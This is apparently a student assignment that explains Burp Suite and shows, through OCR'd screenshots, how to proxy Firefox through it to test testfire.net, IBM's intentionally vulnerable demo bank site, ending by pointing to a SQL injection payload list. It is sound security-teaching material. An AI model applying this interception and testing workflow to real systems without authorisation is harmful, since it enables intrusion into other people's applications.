Assignment-4

Devarakonda Sravani
21BEC7224
ECE

- what is burp suite?

Burp Suite is a popular cybersecurity tool used for web application security testing and penetration testing. It is developed by PortSwigger, a cybersecurity company, and is widely used by security professionals and ethical hackers to identify vulnerabilities and weaknesses in web applications.

Burp Suite offers a range of features and tools to assist with various aspects of web application security testing, including:

1. **Proxy:** Burp Suite acts as an intercepting proxy server, allowing users to intercept and modify HTTP/S requests and responses between a client (usually a web browser) and a web server. This is useful for inspecting and manipulating web traffic for testing purposes.

2. **Scanner:** It includes an automated vulnerability scanner that can identify common web application vulnerabilities such as SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), and more. The scanner helps security professionals quickly identify potential security issues.
3. **Spider:** Burp Suite can crawl a website to map its structure and identify hidden or less accessible pages. This is useful for thorough testing of web applications.
4. **Intruder:** The Intruder tool allows users to automate and customize attacks against web applications, helping to identify vulnerabilities related to input validation, session management, and more.
5. **Repeater:** This tool lets users manually modify and resend individual HTTP requests, making it easy to test how a web application responds to different inputs.

It's important to note that Burp Suite is a tool for ethical hacking and security testing, and it should only be used on systems and applications where you have proper authorization. Unauthorized or malicious use of Burp Suite is illegal and unethical. Security professionals and ethical hackers use it to help organizations identify and fix security vulnerabilities in their web applications, ultimately improving their overall security posture.

• Why we used as a is burp suite?

Burp Suite is used for a variety of purposes in the field of cybersecurity, primarily related to web application security testing and penetration testing. Here are some common reasons why security professionals and ethical hackers use Burp Suite:

1. **Identifying Vulnerabilities:** One of the primary uses of Burp Suite is to identify vulnerabilities and weaknesses in web applications. It can automatically scan web applications for common vulnerabilities such as SQL

injection, cross-site scripting (XSS), cross-site request forgery (CSRF), and more. This helps security teams pinpoint potential security issues that could be exploited by malicious hackers.

2. **Manual Testing:** Burp Suite provides a user-friendly interface for manually testing web applications. Security professionals can intercept and manipulate individual HTTP requests and responses, allowing them to explore how a web application behaves under different conditions and inputs. This manual testing is valuable for identifying unique or complex vulnerabilities that automated scanners might miss.
3. **Session Management Testing:** The tool's Sequencer feature helps assess the quality and predictability of session tokens and other security-related data used in web applications. This is crucial for ensuring that session management mechanisms are secure.
4. **Customized Attacks:** The Intruder tool allows users to automate and customize attacks against web applications. This can help identify vulnerabilities related to input validation, authentication, and authorization. Security professionals can craft specific attack payloads to test how an application responds to various inputs.
5. **Web Application Mapping:** Burp Suite's Spider tool can be used to crawl and map the structure of a web application. This is useful for creating an inventory of all accessible pages and functionalities, which can aid in comprehensive testing.

It's important to emphasize that Burp Suite should only be used in ethical and authorized security testing scenarios. Unauthorized or malicious use of such tools is illegal and unethical. Organizations use Burp Suite to improve their web application security by proactively identifying and addressing vulnerabilities before they can be exploited by malicious actors.

- what are the features of burp suite

Burp Suite is a comprehensive cybersecurity tool designed for web application security testing and penetration testing. It offers a wide range of features to assist security professionals in assessing and securing web applications. Here are some of the key features of Burp Suite:

1. **Proxy:** Burp Suite acts as an intercepting proxy server, allowing users to intercept and modify HTTP/S requests and responses between a client (usually a web browser) and a web server. This is useful for inspecting and manipulating web traffic for testing purposes.
2. **Scanner:** It includes an automated vulnerability scanner that can identify common web application vulnerabilities such as SQL injection, cross-site scripting (XSS), cross-site request forgery (CSRF), and more. The scanner helps security professionals quickly identify potential security issues.
3. **Spider:** Burp Suite can crawl a website to map its structure and identify hidden or less accessible pages. This is useful for thorough testing of web applications.
4. **Intruder:** The Intruder tool allows users to automate and customize attacks against web applications, helping to identify vulnerabilities related to input validation, session management, and more.
5. **Repeater:** This tool lets users manually modify and resend individual HTTP requests, making it easy to test how a web application responds to different inputs.
6. **Sequencer:** Burp's Sequencer analyzes the quality and predictability of session tokens, CSRF tokens, and other data used in web application security. It helps assess the strength of these security mechanisms**Decoder:** Burp Suite provides various encoding and decoding tools for manipulating data, including base64 encoding, URL


encoding, and more. These tools are handy when working with encoded or encrypted data.

7. **Comparer:** The Comparer tool allows you to compare two HTTP requests or responses to identify differences and spot anomalies.
8. **Extensions:** Burp Suite is highly extensible and supports custom plugin development. You can create your own extensions to enhance its capabilities or automate specific testing tasks.
9. **Collaborator:** The Collaborator feature assists in identifying out-of-band vulnerabilities and interactions with external systems during testing.
10. **Targeted Scanning:** Burp allows you to define scope and target-specific areas of a web application for scanning. This is useful for focusing testing efforts on critical components.
11. **Reporting:** Burp Suite generates detailed reports summarizing identified vulnerabilities, testing activities, and findings. These reports are valuable for communication and remediation efforts.
12. **Configuration and Session Handling:** You can configure proxy settings and handle sessions to authenticate and maintain state during testing.
13. **Support for Various Protocols:** Burp Suite supports HTTP and HTTPS, making it suitable for testing web applications. It can also handle other protocols, like FTP and SMTP, for broader security assessments.
14. **Integration:** Burp Suite can be integrated with other security tools and services, enhancing its functionality within a larger security testing ecosystem.

These features make Burp Suite a powerful tool for security professionals and ethical hackers who want to assess and improve the security of web applications. It's important to use Burp Suite responsibly and within the bounds of ethical hacking and security testing practices. Unauthorized or malicious use is illegal and unethical.

Test the vulnerabilities of testfire.net

Open the burp suite app



1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite scope.

Capturing:


3 items added to site map

3 responses processed

0 responses queued

Issue type	Host	Path	I
Suspicious input transformation (reflect...	http://insecure-ban...	/url-shorten	inpu
SMTP header injection	http://insecure-web...	/contact-us	from
Serialized object in HTTP message	http://insecure-ban...	/blog	
Cross-site scripting (DOM-based)	https://insecure-ban...	/	
XML external entity injection	https://vulnerable-w...	/product/stock	requ
External service interaction (HTTP)	https://insecure-we...	/product	Refe
Web cache poisoning	http://insecure-ban...	/contact-us	
Server-side template injection	http://insecure-ban...	/user-homepage	inpu
SQL injection	https://vulnerable-w...	/	Track
OS command injection	https://insecure-we...	/feedback/submit	subj

Time	Type	Source	Message
07:43:17 7 Oct 2023	Info	Proxy	Proxy service started on 127.0.0.1:8080


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.10.1.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Tasks
New scan
New live task
Filter Running Paused Finished Live task Scan Intruder attack
Event log
Filter Critical Error Info Debug
Search
Memory: 141.9MB
Disk: 32KB

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite scope.

Capturing: ●


0 items added to site map

0 responses processed

0 responses queued

Time	Type	Source	Message
06:46:57 7 Oct 2023	Info	Proxy	Proxy service started on 127.0.0.1:8080

Then open the proxy setting



Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols	Support HTT...
☑	127.0.0.1:8080			Per-host	Default	☑

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.

Request interception rules

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.


☑ Intercept requests based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$|...
□	Or	Request	Contains parameters	
□	Or	HTTP method	Does not match	(get|post)
□	And	URL	Is in target scope	

□ Automatically fix missing or superfluous new lines at end of request

☑ Automatically update Content-Length header when the request is edited

- Then go to your firefox browser then open the settings
- Type the xy in search bar
- Open the connection setting



Connection Settings

Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 127.0.01 Port 8080

☑ Also use this proxy for HTTPS

HTTPS Proxy 127.0.01 Port 8080


SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL

No proxy for

- Then click on ok
- The install the extension of froxy proxy



FoxyProxy Standard
by Eric H. Jung

FoxyProxy is an advanced proxy management tool that completely replaces Firefox's limited proxying capabilities. For a simpler tool and less advanced configuration options, please use FoxyProxy Basic.


212,511 Users | 680 Reviews | 4.2 Stars

5 ★	456
4 ★	81
3 ★	47
2 ★	18
1 ★	78

Rate your experience

How are you enjoying **FoxyProxy Standard**?

- Then type this link in search bar http://burp/




Burp Suite Community Edition

CA Certificate

Welcome to Burp Suite Community Edition.

- clik on the CA certificate
- After that import the ca certificate




Certificate Manager

Your Certificates | Authentication Decisions | People | Servers | Authorities

You have certificates on file that identify these certificate authorities

Certificate Name	Security Device
AC Camerfirma S.A.	
Chambers of Commerce Root - 2008	Builtin Object Token
Global Chambersign Root - 2008	Builtin Object Token
ACCV	
ACCVRAIZ1	Builtin Object Token
Actalis S.p.A./03358520967	

- Then type the https://testfire.net in search bar



Sign In | Contact Us | Feedback | Search Go

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it

Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.


Win a Samsung Galaxy S10 smartphone
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2023 Altoro Mutual, Inc.   *This web application is open source! Get your copy from GitHub and take advantage of advanced features*

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2023, IBM Corporation, All rights reserved.

- Then type in sql injection github in search bar


FoxyProxy Standard – Get this E
payloadbox/sql-injection-paylo
Settings
Altoro Mutual
payloadbox/sql-injection-paylo
https://github.com/payloadbox/sql-injection-payload-list
README.md
25°C
Mostly sunny
Search
ENG
IN
07:50
07-10-2023

